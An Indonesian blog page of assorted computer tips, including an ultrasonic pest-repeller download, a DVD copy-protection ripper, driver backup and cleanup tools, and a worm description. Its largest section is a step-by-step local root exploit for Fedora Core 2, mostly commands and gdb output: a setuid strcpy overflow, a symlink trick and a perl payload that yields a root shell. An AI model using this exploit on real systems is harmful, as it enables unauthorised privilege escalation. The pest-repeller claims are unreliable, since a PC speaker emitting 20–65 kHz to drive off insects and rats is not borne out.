Software Gratis :
Tampilkan postingan dengan label TUTORIAL KOMPUTER. Tampilkan semua postingan

Aplikasi Pengusir Nyamuk dan Tikus

Apakah anda merasa jengkel ketika sedang asik ber-komputer ria sementara di sekitar anda banyak nyamuk-nyamuk nakal yang terbang dan siap menggigit tubuh anda?
Sekarang komputer anda pun bisa menjadi obat nyamuk atau alat pengusir nyamuk yang ampuh.
Nah. untuk itu telah hadir software “Aplikasi Suara Pengusir Nyamuk & Tikus” Gratis !!! Big Grin
Fitur :
1. menghasilkan suara ultrasonic pada PC Speaker Internal dengan
….frekuensi antara 20000Hz-65000Hz.
2. Suara Ultrasonic akan mengganggu syaraf Nyamuk, Lalat, Tikus,
….Semut, Kecoa, sehingga mereka akan berusaha kabur dan menjauh
3. Frekuensi akan berubah tiap saat agar serangga tidak kebal
4. Suara Ultrasonic tidak terdengar manusia sehingga tidak
….mengganggu manusia
Ini Screen Shootnya :


Program tersebut mampu menghasilkan suara dengan frekuensi antara 20000Hz-65000Hz yang melebihi batas frekuensi suara yang mampu di dengar manusia. Frekuensi tersebut menghasilkan efek yang sangat tidak diinginkan oleh lalat, nyamuk, kecoa, semut & tikus.
Untuk mendownload aplikasi ini, klik disini.
Download dan instal software tersebut pada komputer anda, niscaya nyamuk-nyamuk tidak berani lagi terbang di sekitar anda.
Buktikan sendiri hasilnya…
Sumber :
http://forum.vivanews.com/showthread.php?t=18830

Copy DVD yang dilindungi (Protected)


RipIt4Me adalah utilitas freeware yang membantu Anda melakukan backup salinan dilindungi DVD.
Baru-baru sebagian DVD yang keluar dilengkapi dengan perlindungan salinan kuat – seperti ARccOS ™ dan RipGuard DVD. Program seperti DVD Shrink DVD Decrypter atau tidak bisa menangani jenis disk.
Dengan bantuan RipIt4Me, ripping DVD ini akan menjadi tugas yang sangat mudah. Program ini sepenuhnya otomatis dan wizard akan memandu Anda melalui semua langkah yang diperlukan yang terlibat. Jika Anda suka, ada juga yang “benar 1-Klik” mode yang akan melakukan semua langkah-langkah terlibat secara otomatis untuk Anda.
Download RipIt4Me klik disini.
———————————————————————————————————————-
Sumber : http://forum.vivanews.com/showthread.php?t=36920

DriverMax – Software Untuk Backup Driver

Mungkin Anda pernah mengalami hal seperti :
- CD driver komputer atau laptop Anda hilang.
- Driver yang ada di CD driver tidak sesuai dengan komputer Anda.
Bagaimana anda mengatasi hal di atas ketika Anda ingin menginstall ulang komputer Anda ???
Saya sendiri pernah mengalami hal tersebut, CD driver yg di berikan toko tidak sesuai dengan komputer saya. Saya browsing di internet untuk mencari cara untuk mengatasi hal tersebut. Ternyata dari beberapa hasil pencarian, saya menemukan cara yang cukup praktis. Cara tersebut dengan menggunakan software untuk membackup driver, yaitu “DriverMax”.

Penggunaan DriverMax ini sungguh mudah, pilih “Export Driver” jika Anda ingin membackup driver Anda dan pilih “Import Driver” jika Anda ingin menginstall lagi driver Anda setelah melakukan install ulang. Software “DriverMax” ini masih Trial 30 hari, tapi itu tidak menjadi masalah karena untuk membackup dan mengembalikan lagi driver komputer Anda tidak membutuhkan waktu 30 hari. :D
Untuk mendownload DriverMax, klik disini.

Mendapatkan Uang Di Internet Melalui Ziddu

Ziddu.com adalah salah satu dari sekian banyak layanan untuk meng-upload dan men-download data/file. Salah satu yang membedakan Ziddu dengan yang lain adalah kita akan dibayar ketika ada seseorang yang mendownload file yang kita upload. Nah enak kan udah berbagi file dibayar lagi, nah itulah prinsip kerja Ziddu.com
Bonus akan diberikan setiap ada orang yang men-download file kita sebesar $0.001, maka perhitungannya adalah sebagai berikut :
* 10000 Unique Downloads: $10
* 50000 Unique Downloads: $50
* 100000 Unique Downloads: $100
* 500000 Unique Downloads: $500
* 1000000 Unique Downloads: $1000
Maksud dari unique download adalah download dari alamat yang berbeda, jadi kita tidak bisa mengakali dengan men-download file kita sendiri berkali-kali melalui satu komputer yang sama.
Bonus juga akan diberika jika kita merekomendasikan orang lain untuk bergabung dengan Ziddu.com dan besarnya adalah $0.10 sampai $0.30
Jadi ada baiknya kita juga promosikan Ziddu.com kepada orang lain melalui referral link yang telah diberikan kepada kita, atau agar lebih menarik gunakan banner yang telah disediakan, seperti misalnya banner berikut :

Untuk mendaftar di ziddu klik disini.

Membuka dan Menyimpan File ke Format “.docx” di Microsoft Office 2003

Mungkin Anda sering menemukan masalah jika file dokumen Anda berformat “.docx” dan ingin membuka file tersebut di Microsoft Office 2003. Format “.docx” tersebut hanya bisa di buka pada Microsoft Office 2007 ke atas. Jika dokumen Anda berformat “.docx” sedangkan Anda ingin mengeprint di rental komputer, dan rental tersebut hanya memiliki Microsoft Office 2003, apa yang Anda lakukan ???. Kejadian tersebut sering terjadi dikalangan mahasiswa, yang ingin mengeprint tugas kuliahnya. Ya bisa dibilang, saya juga pernah mengalaminya. Saya cari-cari di internet, dan saya menemukan cara mengatasinya. Caranya dengan menginstall software “File Format Converters“. Software ini berupa plug-in, jadi secara otomatis kita bisa langsung membuka dan menyimpan dokumen kita ke format “.docx” tersebut.

Membersihkan File Dan Register Yang Sudah Tidak Dipakai

Mungkin Anda sering mencoba-coba menginstall aplikasi, kemudian Anda merasa tidak cocok dengan aplikasi tersebut dan Anda menguninstall aplikasi tersebut. Tapi apa setelah proses uninstall, komputer Anda kembali ke keadaan sebelum kita menginstall aplikasi tersebut ???. Jawabannya tentu tidak, karena proses uninstall tidak menghapus registry milik aplikasi tersebut dan terkadang masih menyisakan file yang sudah tidak terpakai. Jika tidak dibiarkan bgitu saja akan menimbulkan masalah ???. Kalau cuma 1 mungkin tidak seberapa, bagaimana kalau banyak ???. Saya sendiri sering sekali melakukan hal ini :D , maklumlah rasa ingin tahu membuat saya ingin mencoba-coba suatu aplikasi. Kalau sudah sering Anda melakukan hal tersebut, Apa yang terjadi ???. Yang terjadi memory Anda akan termakan oleh sisa-sisa proses uninstall tersebut. Cara mengatasi menumpuknya sisa-sisa proses unintsall tersebut, saya menggunakan software CCleaner. Software ini berfungsi untuk menghapus file dan register yang sudah tidak terpakai lagi, bahkan bisa menghapus registry yang sudah di buat oleh VIRUS.

Cara Membuat Windows XP Versi Anda Sendiri

Mungkin Anda pernah berfikir bagaimana sih caranya membuat sistem operasi seperti windows xp. Kalau Anda membuat windows xp, pasti isi dari windows xp tersebut Anda isi dengan software-software yang Anda perlukan. Jadi Sekali nginstall, semua sudah lengkap. hmmm…. :) Kalau Anda pernah berfikir seperti itu, maka bukannya mustahil Anda membuatnya. Semangat…..!!!!!! :D . Pada postingan ini saya berbagi “tutorial cara membuat windows xp versi Anda sendiri”, Anda bisa menentukan software apa saja yang ingin di install dan bisa membuang software apa saja yang tidak diperlukan.  Itu semua bisa dilakukan dengan software bernama NLite.

Software yang dibutuhkan :
  1. .Net Framework 2.0
  2. NLite
  3. Manipulasi atau Resource Windows XP dengan NLite.
  4. Membuat Hardisk Sata di XP.
  5. Meremastering Windows.
  6. Modifikasi Master CD XP.
  7. Panduan CD Installasi

TEKNIK HACKING LOCAL ROOT ON FEDORA CORE 2

Mari membuat program bahasa c yang simpel untuk test vulnerability
[dokter@localhost fedora]$ cat vul.c
int main(int argc, char *argv[])
{
char buffer[256];
strcpy(buffer,argv[1]);
return 0;
}
sekarang mari kita kompilasi
[dokter@localhost fedora]$ gcc -o vul vul.c
dan sekarang mari kita buat sesuatu untuk sebuah test yang sempurna
[dokter@localhost fedora]$ su
Password:
[root@localhost fedora]# chgrp root vul
[root@localhost fedora]# chown root vul
[root@localhost fedora]# chmod 4755 vul
[root@localhost fedora]# ls -l vul
-rwsr-xr-x 1 root root 4733 11?12 23:11 vul
[root@localhost fedora]# su dokter
[dokter@localhost fedora]$
nah sekarang kamu siap menyerang program vulnerability.... dan langkah pertama yang harus kamu jalanin adalah mencari alamat dari dengan menggunakan GDB, gdb apaan tuh ? pasti kamu bertanya.... jawaban nya ... use your imajination
hehehehehe
[dokter@localhost fedora]$ gdb vul
GNU gdb Red Hat Linux (6.0post-0.20040223.19rh)
Copyright 2004 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are welcome to change it and/or distribute copies of it under certain conditions. Type "show copying" to see the conditions. There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux-gnu"...(no debugging symbols found)...Using
host libthread_db library "/lib/tls/libthread_db.so.1".
(gdb) b main
Breakpoint 1 at 0x8048379
(gdb) r
Starting program: /home/dokter/fedora/vul
Error while mapping shared library sections:
: ?
깃났.
Error while reading shared library symbols:
: 洹몃?漿佾 應좏좊━媛 壹.
(no debugging symbols found)...(no debugging symbols found)...Error while reading shared
library symbols:
: 洹몃?漿佾 應좏좊━媛 壹.
Error while reading shared library symbols:
: 洹몃?漿佾 應좏좊━媛 壹.
Breakpoint 1, 0x08048379 in main ()
(gdb) disas execl
Dump of assembler code for function execl:
0x005fea00 : push %ebp
0x005fea01 : mov %esp,%ebp
0x005fea03 : lea 0x10(%ebp),%eax
0x005fea06 : push %edi
0x005fea07 : push %esi
0x005fea08 : push %ebx
0x005fea09 : sub $0x1030,%esp
0x005fea0f : mov 0xc(%ebp),%ecx
0x005fea12 : movl $0x400,0xfffffff0(%ebp)
0x005fea19 : lea 0x1b(%esp),%esi
0x005fea1d : and $0xfffffff0,%esi
0x005fea20 : call 0x58c90d <__i686.get_pc_thunk.bx>
0x005fea25 : add $0x905d7,%ebx
0x005fea2b : mov %ecx,(%esi)
0x005fea2d : test %ecx,%ecx
0x005fea2f : mov %eax,0xffffffe8(%ebp)
0x005fea32 : movl $0x1,0xffffffec(%ebp)
0x005fea39 : je 0x5fea73
0x005fea3b : movl $0x1a,0xffffffe0(%ebp)
0x005fea42 : lea 0x0(%esi),%esi
0x005fea49 : lea 0x0(%edi),%edi
0x005fea50 : mov 0xfffffff0(%ebp),%edx
0x005fea53 : cmp %edx,0xffffffec(%ebp)
0x005fea56 : je 0x5fea96
0x005fea58 : addl $0x8,0xffffffe0(%ebp)
0x005fea5c : mov 0xffffffe8(%ebp),%edx
0x005fea5f : mov 0xffffffec(%ebp),%edi
0x005fea62 : addl $0x4,0xffffffe8(%ebp)
0x005fea66 : mov (%edx),%ecx
0x005fea68 : mov %ecx,(%esi,%edi,4)
0x005fea6b : inc %edi
0x005fea6c : test %ecx,%ecx
0x005fea6e : mov %edi,0xffffffec(%ebp)
0x005fea71 : jne 0x5fea50
0x005fea73 : mov 0xfffffee0(%ebx),%edi
0x005fea79 : mov (%edi),%ecx
0x005fea7b : mov %esi,0x4(%esp)
0x005fea7f : mov 0x8(%ebp),%esi
0x005fea82 : mov %ecx,0x8(%esp)
0x005fea86 : mov %esi,(%esp)
0x005fea89 : call 0x5fe7a0
0x005fea8e : lea 0xfffffff4(%ebp),%esp
0x005fea91 : pop %ebx
0x005fea92 : pop %esi
41
0x005fea93 : pop %edi
0x005fea94 : pop %ebp
0x005fea95 : ret
0x005fea96 : mov 0xffffffec(%ebp),%edx
0x005fea99 : mov 0xffffffe0(%ebp),%ecx
0x005fea9c : add %edx,%edx
0x005fea9e : mov %edx,0xffffffe4(%ebp)
0x005feaa1 : and $0xfffffffc,%ecx
0x005feaa4 : sub %ecx,%esp
0x005feaa6 : mov %edx,0xfffffff0(%ebp)
0x005feaa9 : mov 0xffffffe4(%ebp),%eax
0x005feaac : lea 0x1b(%esp),%edx
0x005feab0 : and $0xfffffff0,%edx
0x005feab3 : lea (%eax,%edx,1),%edi
0x005feab6 : cmp %esi,%edi
0x005feab8 : je 0x5feacc
0x005feaba : cld
0x005feabb : mov 0xffffffec(%ebp),%ecx
0x005feabe : mov %edx,%edi
0x005feac0 : shl $0x2,%ecx
0x005feac3 : shr $0x2,%ecx
0x005feac6 : repz movsl %ds:(%esi),%es:(%edi)
0x005feac8 : mov %edx,%esi
0x005feaca : jmp 0x5fea58
0x005feacc : cld
0x005feacd : mov 0xffffffec(%ebp),%ecx
0x005fead0 : mov %edx,%edi
0x005fead2 : shl $0x2,%ecx
0x005fead5 : shr $0x2,%ecx
0x005fead8 : repz movsl %ds:(%esi),%es:(%edi)
0x005feada : mov %edx,%esi
0x005feadc : mov 0xffffffe4(%ebp),%edi
0x005feadf : mov 0xffffffec(%ebp),%eax
0x005feae2 : add %eax,%edi
0x005feae4 : mov %edi,0xfffffff0(%ebp)
0x005feae7 : jmp 0x5fea58
0x005feaec : nop
0x005feaed : nop
0x005feaee : nop
0x005feaef : nop
End of assembler dump.
(gdb) q
The program is running. Exit anyway? (y or n) y nah puyeng kan loe ... yang di atas itu apaan??
sama gue juga puyeng ... tapi jangan menyerah......keep moving lolz
[dokter@localhost fedora]$
alasan nya kita tidak punya alamat dari atau karna nilai dari %ebp mungkin berubah bila "push %ebp" atau "mov %esp,%ebp" di eksekusi. kita temukan alamat dari sangat gampang dengan
mengunakan gdb: 0x005fea03. nah dari mana dapat nya tuh... jawaban nya tetep sama .... use your imajination. loh kok gitu jawaban nya.... pasti kamu berkata gitu... karna kalo di jelaskan
panjang banget
bro....
hikz
:(
mari kita lanjutkan lagi
hajar.....
[dokter@localhost fedora]$ gdb -q vul
(no debugging symbols found)...Using host libthread_db library
"/lib/tls/libthread_db.so.1".
(gdb) b main
Breakpoint 1 at 0x8048379
(gdb) r
Starting program: /home/dokter/fedora/vul
Error while mapping shared library sections:
: ?
깃났.
Error while reading shared library symbols:
: 洹몃?漿佾 應좏좊━媛 壹.
(no debugging symbols found)...(no debugging symbols found)...Error while reading shared
library symbols:
: 洹몃?漿佾 應좏좊━媛 壹.
Error while reading shared library symbols:
: 洹몃?漿佾 應좏좊━媛 壹.
Breakpoint 1, 0x08048379 in main ()
(gdb) x/50x 0x8049000
0x8049000: 0x464c457f 0x00010101 0x00000000 0x00000000
0x8049010: 0x00030002 0x00000001 0x080482c0 0x00000034
0x8049020: 0x00000788 0x00000000 0x00200034 0x00280007
0x8049030: 0x0019001c 0x00000006 0x00000034 0x08048034
0x8049040: 0x08048034 0x000000e0 0x000000e0 0x00000005
0x8049050: 0x00000004 0x00000003 0x00000114 0x08048114
0x8049060: 0x08048114 0x00000013 0x00000013 0x00000004
0x8049070: 0x00000001 0x00000001 0x00000000 0x08048000
0x8049080: 0x08048000 0x0000047c 0x0000047c 0x00000005
0x8049090: 0x00001000 0x00000001 0x0000047c 0x0804947c
0x80490a0: 0x0804947c 0x00000100 0x00000104 0x00000006
0x80490b0: 0x00001000 0x00000002 0x00000490 0x08049490
0x80490c0: 0x08049490 0x000000c8
(gdb)
0x80490c8: 0x000000c8 0x00000006 0x00000004 0x00000004
0x80490d8: 0x00000128 0x08048128 0x08048128 0x00000020
0x80490e8: 0x00000020 0x00000004 0x00000004 0x6474e551
0x80490f8: 0x00000000 0x00000000 0x00000000 0x00000000
0x8049108: 0x00000000 0x00000006 0x00000004 0x62696c2f
0x8049118: 0x2d646c2f 0x756e696c 0x6f732e78 0x0000322e
0x8049128: 0x00000004 0x00000010 0x00000001 0x00554e47
0x8049138: 0x00000000 0x00000002 0x00000002 0x00000005
0x8049148: 0x00000003 0x00000006 0x00000004 0x00000001
0x8049158: 0x00000005 0x00000000 0x00000000 0x00000000
0x8049168: 0x00000000 0x00000003 0x00000002 0x00000000
0x8049178: 0x00000000 0x00000000 0x00000000 0x00000044
0x8049188: 0x00000000 0x000000ef
(gdb)
0x8049190: 0x00000012 0x00000035 0x08048474 0x00000004
0x80491a0: 0x000e0011 0x00000001 0x00000000 0x00000000
0x80491b0: 0x00000020 0x00000015 0x00000000 0x00000000
0x80491c0: 0x00000020 0x0000002e 0x00000000 0x00000030
0x80491d0: 0x00000012 0x764a5f00 0x6765525f 0x65747369
0x80491e0: 0x616c4372 0x73657373 0x675f5f00 0x5f6e6f6d
0x80491f0: 0x72617473 0x005f5f74 0x6362696c 0x2e6f732e
0x8049200: 0x74730036 0x79706372 0x4f495f00 0x6474735f
0x8049210: 0x755f6e69 0x00646573 0x696c5f5f 0x735f6362
0x8049220: 0x74726174 0x69616d5f 0x4c47006e 0x5f434249
0x8049230: 0x00302e32 0x00020000 0x00000001 0x00020000
0x8049240: 0x00010001 0x00000024 0x00000010 0x00000000
0x8049250: 0x0d696910 0x00020000
(gdb)
0x8049258: 0x00000056 0x00000000 0x08049558 0x00000406
43
0x8049268: 0x08049568 0x00000107 0x0804956c 0x00000507
0x8049278: 0x83e58955 0x61e808ec 0xe8000000 0x000000bc
0x8049288: 0x0001a3e8 0x00c3c900 0x956035ff 0x25ff0804
0x8049298: 0x08049564 0x00000000 0x956825ff 0x00680804
0x80492a8: 0xe9000000 0xffffffe0 0x956c25ff 0x08680804
0x80492b8: 0xe9000000 0xffffffd0 0x895eed31 0xf0e483e1
0x80492c8: 0x68525450 0x080483ec 0x0483a468 0x68565108
0x80492d8: 0x08048370 0xffffbfe8 0x9090f4ff 0x53e58955
0x80492e8: 0x000000e8 0xc3815b00 0x0000126f 0xfc838b50
0x80492f8: 0x85ffffff 0xff0274c0 0xfc5d8bd0 0x9090c3c9
0x8049308: 0x83e58955 0x3d8008ec 0x0804957c 0xa1297500
0x8049318: 0x08049578 0xd285108b
(gdb)
0x8049320: 0xf6891774 0xa304c083 0x08049578 0x78a1d2ff
0x8049330: 0x8b080495 0x75d28510 0x7c05c6eb 0x01080495
0x8049340: 0xf689c3c9 0x83e58955 0x8ca108ec 0x85080494
0x8049350: 0xb81974c0 0x00000000 0x1074c085 0x680cec83
0x8049360: 0x0804948c 0xc483d0ff 0x00768d10 0x9090c3c9
0x8049370: 0x81e58955 0x000108ec 0xf0e48300 0x000000b8
0x8049380: 0x83c42900 0x458b08ec 0x04c0830c 0x858d30ff
0x8049390: 0xfffffef8 0xff16e850 0xc483ffff 0x0000b810
0x80493a0: 0xc3c90000 0x57e58955 0xec835356 0x0000e80c
0x80493b0: 0x815b0000 0x0011aac3 0xfebae800 0x938dffff
0x80493c0: 0xffffff20 0xff208b8d 0xca29ffff 0xfac1f631
0x80493d0: 0x73d63902 0x90d7890f 0x20b394ff 0x46ffffff
0x80493e0: 0xf472fe39 0x5b0cc483
(gdb)
0x80493e8: 0xc3c95f5e 0x56e58955 0x0000e853 0x815b0000
0x80493f8: 0x001166c3 0x208b8d00 0x8dffffff 0xffff2083
0x8049408: 0xc1c129ff 0xc98502f9 0x75ff718d 0x003ae80b
0x8049418: 0x5e5b0000 0xf689c3c9 0x20b394ff 0x89ffffff
0x8049428: 0xd2854ef2 0xe5ebf275 0x53e58955 0x947ca152
0x8049438: 0xf8830804 0x947cbbff 0x0c740804 0xff04eb83
0x8049448: 0x83038bd0 0xf475fff8 0xc3c95b58 0x53e58955
0x8049458: 0x000000e8 0xc3815b00 0x000010ff 0xfe9ee852
0x8049468: 0x5d8bffff 0x00c3c9fc 0x00000003 0x00020001
0x8049478: 0x00000000 0xffffffff 0x00000000 0xffffffff
0x8049488 <__dtor_end__>: 0x00000000 0x00000000 0x00000001
0x00000024
0x8049498 <_dynamic+8>: 0x0000000c 0x08048278 0x0000000d 0x08048454
0x80494a8 <_dynamic+24>: 0x00000004 0x08048148
(gdb)
0x80494b0 <_dynamic+32>: 0x00000005 0x080481d4 0x00000006
0x08048174
0x80494c0 <_dynamic+48>: 0x0000000a 0x00000060 0x0000000b
0x00000010
0x80494d0 <_dynamic+64>: 0x00000015 0x005714b8 0x00000003
0x0804955c
0x80494e0 <_dynamic+80>: 0x00000002 0x00000010 0x00000014
0x00000011
0x80494f0 <_dynamic+96>: 0x00000017 0x08048268 0x00000011
0x08048260
0x8049500 <_dynamic+112>: 0x00000012 0x00000008 0x00000013
0x00000008
0x8049510 <_dynamic+128>: 0x6ffffffe 0x08048240 0x6fffffff
0x00000001
0x8049520 <_dynamic+144>: 0x6ffffff0 0x08048234 0x00000000
0x00000000
0x8049530 <_dynamic+160>: 0x00000000 0x00000000 0x00000000
0x00000000
0x8049540 <_dynamic+176>: 0x00000000 0x00000000 0x00000000
0x00000000
0x8049550 <_dynamic+192>: 0x00000000 0x00000000 0x00000000
0x08049490
0x8049560 <_global_offset_table_+4>: 0x005714d0 0x00566830 0x0058c9f0
0x080482b6
0x8049570 : 0x00000000 0x00000000
(gdb) x/8x 0x8049564
0x8049564 <_global_offset_table_+8>: 0x00566830 0x0058c9f0 0x080482b6
0x000000000x8049574 <__dso_handle>: 0x00000000 0x08049488 0x00000000x00000000
(gdb)
nah loh apaan lagi tuh... puyeng kan loe... sama gue juga puyeng.. apaan nih ya?? tapi jangan khawatir karna kita temukan bagian yang bisa di gunakan dari execl(). penjelasan nya seperti ini :
execl(char *path, char *arg0,...,char *argn, 0);
seperti yang kamu liat, akhir dari argumen dari execl() pasti null ( alias kosong )
jadi kamu bisa menggunakan argumen dari execl() itu. ini penjeleasan yang lebih detail
0x8049564 <_global_offset_table_+8>: 0x00566830 0x0058c9f0 0x080482b6 0x00000000
---------- ---------- ----------
kita akan menggunakan execl() seperti "execl(0x8049568, 0x804956c,
0x8049570)". Kita harus menggunakan nilai dari alamat karna argumennya pasti sebuah pointer. ini penjelasan lebih detail
(gdb) x/8x 0x0058c9f0
0x58c9f0 <__libc_start_main>: 0x57e58955 0xec835356 0x0c458b4c 0xe810558b
---------- ---------- ---------- ---------
-
0x58ca00 <__libc_start_main+16>: 0xffffff09 0x25f8c381 0x7d8b0010 0x1c758b18
---------- ---------- --
(gdb) x/8x 0x080482b6
0x80482b6 <_init+62>: 0x00000868 0xffd0e900 0xed31ffff 0x83e1895e
0x80482c6 <_start+6>: 0x5450f0e4 0x83ec6852 0xa4680804 0x51080483
(gdb) q
The program is running. Exit anyway? (y or n) y
[dokter@localhost fedora]$
25 bytes' data di 0x0058c9f0 adalah nama file ketika execl() di panggil. jadi kita perlu membuat sebuah symbolic link dengan data ini. sekarang mari kita membuat program exploit nya.
program ini harus bisa membuat hak akses kita menjadi (setuid(0)) dari program vulnerability dan memberi akses root ketika kita sukses menyerang nya... woh... mantap donk... hehehehehehe
[dokter@localhost fedora]$ cat > exploit.c
#include
main()
{
setreuid(geteuid(),geteuid());
setregid(getegid(),getegid());
execl("/bin/sh", "sh", 0);
45
}
[dokter@localhost fedora]$ gcc -o exploit exploit.c
mari kita membuat symbolic link untuk exploit dengan nilai dari argument pertama dari execl().
[dokter@localhost fedora]$ ln -s /home/dokter/fedora/exploit "`perl -e 'print
"\x55\x89\xe5\x57\x56\x53\x83\xec\x4c\x8b\x45\x0c\x8b\x55\x10",
"\xe8\x09\xff\xff\xff\x81\xc3\xf8\x25\x10"'`"
mari kita cek symboloic link nya apakah sukses.
[dokter@localhost fedora]$ ls -l
刺怨
24
lrwxrwxrwx 1 dokter dokter 29 11?12 11:28 U??WVS??L?E??U?????????%? ->
/home/dokter/fedora/exploit
-rwxrwxr-x 1 dokter dokter 5186 11?12 11:27 exploit
-rw-rw-r-- 1 dokter dokter 101 11?12 11:27 exploit.c
-rwsr-xr-x 1 root root 4725 11?12 10:31 vul
-rw-rw-r-- 1 dokter dokter 90 11?12 10:31 vul.c
[dokter@localhost fedora]$
mantap... hehehheheheheheh
kalian bisa lihat kan apa yang terjadi dari proses yang terjadi lanjut............. pake gdb untuk cari nilai dari alamat nya
[dokter@localhost fedora]$ gdb -q vul
(no debugging symbols found)...Using host libthread_db library
"/lib/tls/libthread_db.so.1".
(gdb) disas main
Dump of assembler code for function main:
0x08048370 : push %ebp
0x08048371 : mov %esp,%ebp
0x08048373 : sub $0x108,%esp // 264 bytes are needed to overflow buffer
0x08048379 : and $0xfffffff0,%esp
0x0804837c : mov $0x0,%eax
0x08048381 : sub %eax,%esp
0x08048383 : sub $0x8,%esp
0x08048386 : mov 0xc(%ebp),%eax
0x08048389 : add $0x4,%eax
0x0804838c : pushl (%eax)
0x0804838e : lea 0xfffffef8(%ebp),%eax
0x08048394 : push %eax
0x08048395 : call 0x80482b0 <_init+56>
0x0804839a : add $0x10,%esp
0x0804839d : mov $0x0,%eax
0x080483a2 : leave
0x080483a3 : ret
End of assembler dump.
(gdb) q
[dokter@localhost fedora]$
sekarang kita dapatkan seluruh data yang kita butuhkan untuk menyerang...
lihat di bawah ini data yang telah kita kumpulkan
+-------------------------+--------------------------------+---------------+
data to overflow buffer *first argument of execl() - 8 *
+-------------------------+--------------------------------+---------------+
^ ^ ^

264 bytes 0x8049568 - 8 = 0x8049560 0x5fea03
nah gak terlalu puyeng seperti yang di atas kan ... hehehehhe
jadi data yang kita butuh kan untuk argumen awal dari execl() - 8 pada execl()
bekerja ketika kita memanggil execve() secara internal dan execve() referensi dari
ebp+8 ketika kita mengambil pointer dari nama file tersebut. Mari kita lanjutkan serangan terakhir
[dokter@localhost fedora]$ ./vul `perl -e 'print
"A"x264,"\x60\x95\x04\x08\x03\xea\x5f"'`
sh-2.05b# id
uid=0(root) gid=501(dokter) groups=501(dokter)
sh-2.05b# whoami
root
sh-2.05b#
wew root bo``` mantap
kita dapat root...
tau kan mo ngapain lagi...
hehehehhehe
=====================================================================
WARNING !!!
saya tidak bertanggung jawab atas penyalah gunaan dari artikel ini ini hanya sebagai ilmu pengetahuan belaka...... jadi sekali lagi ...
PLEASE DONT TRY THIS AT OTHER PEOPLE PCS
TRY THIS WITH YOUR OWN RISK
DOKTER^CINTA

PENANGGULANGAN VIRUS MIYABI DAN AYAM KAMPUS

Virus Miyabi dan Ayam Kampung sedang menyebar dengan cepatnya. Seperti biasa
Flash Disk merupakan alat penyebar yang sangat efektif. Coba anda perhatikan di dalam
flash disk anda kalau ada file ayam-kampus.exe, Miyabi-New Episode(NO SENSOR).
exe dan autorun.inf, pasti komputer anda sudah terjangkit virus ini.
Apa yang diperbuat oleh virus ini, secara singkat dapat dijabarkan sebagai berikut :
- Muncul pesan “System File Protection” setiap kali komputer dinyalakan.
- Jika menekan tombol enter maka akan muncul pesan “sensor”- blok taskmgr/regedit/msconfig/Cmd/sysedit (baik di C:\Windows atau C:\WIndows\system32 maupun di C:\Windows\system32\dllchace)
dengan membuka program notepad (bila dijalankan), file asli tesebut akan dipindahkan
di dalam folder C:\pUkcaB_LACSAR, untuk mengelabui user, virus ini akan copy file notepad.exe ke dalam masing2 direktori dengan nama yang sama seperti file yang sudah dipindahkan tersebut.
Selain itu ia akan ubah file tersebut mejadi file notepad kemudian akan dibackup ke folder C:\pUkcaB_LACSAR dengan mengganti ext. EXE dengan RASCAL (file ini akan
disembunyikan)
- Mematikan win exploer jika baca caption/jika user akses folder dengan nama : windows,registry,tuneup,anti,avg,virus,processes,process,utility,tool,hacker,cracker,-scanner,vir,hijack,hex,editor,snif,run,free,japan,porn,*-kalau kita memencet tombol
ALT+F4 maka komputer akan hang, dan pada layar akan dipenuhi tulisan rascal
Perubahan pada regedit:——————–HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run- NET-SERVICES = C:\WINDOWS\system32\rascal32.exe /register
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies
\System- DisableRegistryTools- DisableTaskMgr HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows
- load = C:\WINDOWS\system32\rascal32.exe
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run-
windows = C:\WINDOWS\msvbvm60.exe /register
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion- ProductName = RASCAL.A- RegisteredOrganization = junior Bali VM
- RegisteredOwner =؆HGBO- ProductId = [28/08/2007]
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\
Winlogon- SHELL = explorer.exe C:\WINDOWS\system32\rascal32.exe- system =
C:\WINDOWS\msvbvm60.exe- userinit = userinit.exe,C:\Documents and Settings\Elvina\Templates\userinit.exe,- SFCScan = 0 (menyebabkan selalu muncul
pesan error “System file Protection”)- SFCDISABLE = -99
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControl001\Control\SafeBoot
- AlternateShell = cmd.exe
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControl002\Control\SafeBoot
- AlternateShell = cmd.exe
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\SafeBoot- AlternateShell = “”
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet002\Control\SafeBoot- AlternateShell = “”
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SafeBoot- AlternateShell
= “” HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Shared Tools\MSConfig\startupreg
\Load- command = C:\WINDOWS\system32\rascal32.exe
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Shared Tools\MSConfig\startupreg
\NET-SERVICES- COMMAND = C:\WINDOWS\system32\rascal32.exe /register
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Shared Tools\MSConfig\startupreg\Windows- command = C:\WINDOWS\msvbvm60.exe /register
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer
\Advanced- hidden = 2- HideFileExt = 1- ShowSuperHidden = 0
Penambahan File:—————-c:\ayam-kampus.exec:\Miyabi-New Episode(NO SENSOR).exeC:\Windows\system32\rascal32.exeC:\Windows\msvbvm60.exec:
\Miyabi-New Episode(NO SENSOR).exe (di setiap drives termasuk UFD)C:\Documents and Settings\\My Documents- JapanPorn.exe- Miyabi-New Episode(NO SENSOR).exeC:\Documents and Settings\\Templates- userinit.exec:\windows\system32\oemlogo.bmpc:\windows\system32\oeminfo.iniC:\Windows\system32\config\systemprofile\Templates\userinit.exeC:\WINDOWS\system32\config\systemprofile\My Documents- JapanPorn.exe- Miyabi-New Episode(NO SENSOR).exeC:\Documents and Settings\\My Documents- JapanPorn.exe- Miyabi-New Episode(NO SENSOR).exe
Menyebar melalui UFD————————- Autorun.inf (menjalankan file ayam-kampus.exe)- Ayam-kampus.exe- Miyabi-New Episode(NO SENSOR).exe
